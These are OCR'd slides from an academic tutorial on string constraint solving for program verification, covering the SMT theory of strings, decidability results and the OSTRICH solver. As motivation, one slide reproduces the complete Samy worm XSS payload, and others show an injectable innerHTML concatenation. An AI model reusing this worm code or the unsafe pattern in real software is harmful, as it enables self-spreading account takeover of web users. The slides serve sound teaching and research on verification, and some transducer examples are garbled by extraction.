String Solving for Verification

Artur Jeż (Wroclaw), Matt Hague (Royal Holloway), Anthony W. Lin (RPTU, MPI-SWS), Oliver Markgraf (RPTU), Philipp Rümmer (Regensburg, Uppsala)

POPL'24 TutorialFest

Tutorial Overview

0. Intro to string solving for verification (Lin)

Block A: Fundamentals + Lab

1. Theory of strings: Introduction (Jeż)
2. Lab: Getting started with OSTRICH (Markgraf)

Block B: OSTRICH algorithms


3. Practical solving technique: regular constraint propagation (Hague)
4. Extensions: complex string functions, length (Lin/Rümmer)

5. Conclusion

Ubiquity of Strings

```
object HelloWorld
{
  def main(args: Array[String])
  {
    println("Hello POPL!")
  }
}
```

Ubiquity of Strings




Strings are heavily used in popular programming languages

These languages provide rich string libraries

Do more with less code

Strings are tricky



Ben

Dynamically generated by

```
nameElem.innerHTML = '<a onclick=' +
    '"viewPerson(\'' + y + '\')">' + x + '</a>';
```

Unfortunately, this can generate the following dangerous HTML element

 ……

XSS

Samy Worm (Myspace)

1m Myspace users:
- added Samy as a friend, and
- put “Samy is my hero” on their profile

XSS is a very common class of web application vulnerabilities:
- top 3 (OWASP’13)
- the most common (Google Vulnerability Reward Program’16)

Used to steal sensitive data (e.g. credit cards, passwords) from end users


Samy Worm: the payload

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new
Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M)
{getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV)
{if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return
S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken')
{T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e)
{try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var
AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero.
<d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var
AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

Strings are tricky

Standard technique to filter dangerous strings is to use character-escaping

```
var x = htmlEscape(name);
var y = escapeString(x);
nameElem.innerHTML = '<a onclick=' +
    '"viewPerson(\'' + y + '\')">' + x + '</a>';
```




These are instances of **transductions**

Can you still generate the following dangerous HTML element?

 ……

There is an attack!

```
var x = htmlEscape(name);
var y = escapeString(x);
nameElem.innerHTML = '<a onclick=' +
    '"viewPerson(\'' + y + '\')">' + x + '</a>';
```




mutation XSS

Want automated methods for checking existence of such strings

String Solving Approach

Deductive verification for string programs



Need a logic for expressing string operations and string conditionals

SMT over Strings

Alphabet is large

Develop a (unicode) theory over strings within SMT framework

quantifier-free disjunction handled by DPLL(T)

Many possible operations:

- Concatenation ($x \,.\, y$)
- Regex matching ($x \in a^*b^*$)
- Length constraints ($|x| = |y| + |z|$)
- Replace/Replace-all and more general string transductions
- Substring (infix) constraints (!s.contains(“ab”))
- String2int and Int2string
- …

SMT-LIB 2.6 theory of strings is a first approximation of this string logic

https://smtlib.cs.uiowa.edu/theories-UnicodeStrings.shtml

This theory is tricky …

Undecidability is almost everywhere, and decidability is typically very difficult

Theory of Concatenation with Regular Constraints

```
s2 = s1+s1 /\ s3+s2 !=s1+s7+s8
/\ s1 in a* /\ s3 in b*a*
```

Decidable [Makanin'77, Schulz'90,Buchi&Senger'90]

Extension with Length Constraints

```
(y + 'ba' + x = x + 'ab' + y) /\
(len(x) = len(y))
```


Long-standing classical open problem

Other string operations (e.g. transducers)


```
var x = htmlEscape(name);
var y = escapeString(x);
nameElem.innerHTML = '<a onclick=' +
    '"viewPerson(\'' + y + '\')">' + x + '</a>';
```

Undecidable if no further restrictions on constraints shape


Examples of Transducers



Erase all occurrences of 1



Replace: < by <, > by >, and & by &



Input is a suffix of output

Transducer models for htmlEscape, innerHTML, ··· exist

Among many solvers …

Kaluza	Z3	Z3Noodler	G-Strings
Z3-str4	PISA	Sloth	Gecode+s
HAMPI	Saner	STP	SeqSolve
S3	Stranger	TRAU	SLOG/Slent
Norn	NFA2Sat	OSTRICH	…
CVC5	Woorpje	Z3alpha	

String solvers are far less mature and less scalable compared to other theories


https://github.com/uuverifiers/ostrich

OSTRICH String Solver

[POPL'18,POPL19,IJCAR'20,ATVA'20,POPL'22]

🏅 **Won SMT Competition'23** in QF_S


>15 Collaborators in 7 unis in China, Germany, Poland, Sweden, UK



Despite the limitations of string theory …

amazon | science

Research areas Blog News and features Publications Conferences Collaborations Careers



Neha Rungta's 2022 CAV keynote

AUTOMATED REASONING

A billion SMT queries a day

Role-Based Access Control

```
(( allow,
    principal : evalcommittee,
    action    : getObject
    resource  : fhire23/ad.pdf),
                fhire23/eval.pdf
 ( allow,
    principal : applicants,
    action    : getObject,
    resource  : fhire23/ad.pdf))
```

```
(( allow,
     principal : *,
     action    : getObject,
     resource  : fhire23/* ),

 ( deny,
     principal : applicants,
     action    : getObject,
     resource  : fhire23/eval.pdf ))
```

Ensure RHS permits no more than LHS

$$
\begin{aligned}
\varphi_0 &:= a = \text{“getObject”} \wedge p = \text{“evalcommittee”} \wedge r \in \text{“fhire/(ad+eval).pdf”} \\
\varphi_1 &:= a = \text{“getObject”} \wedge p = \text{“applicants”} \wedge r = \text{“fhire/eval.pdf”} \\
\varphi &:= \varphi_0 \wedge \varphi_1 \\
\psi_0 &:= a = \text{“getObject”} \wedge r \in \text{“fhire22/*”} \\
\psi_1 &:= a = \text{“getObject”} \wedge p = \text{“applicants”} \wedge r = \text{“fhire22/eval.pdf”} \\
\psi &:= \psi_0 \wedge \neg\psi_1
\end{aligned}
$$

Therefore, you want to check $\varphi \wedge \neg\psi$ is UNSAT

Aims of Tutorial

Get you up to speed with both theory and practice of string solving for verification

Theory component: traditional using slides + exercises

Lab component: exercises using OSTRICH (https://eldarica.org/ostrich-popl24/)

After our tutorial, students and experienced researchers in PL should be able to:

1. Get started using string solvers (in particular, our solver OSTRICH)
2. Get started with research on string solving for verification

Tutorial Overview

0. Intro to string solving for verification (Lin)

Block A: Fundamentals + Lab

1. Theory of strings: Introduction (Jeż)
2. Lab: Getting started with OSTRICH (Markgraf)

Block B: OSTRICH algorithms

3. Practical solving technique: regular constraint propagation (Hague)
4. Extensions: complex string functions, length (Lin/Rümmer)

5. Conclusion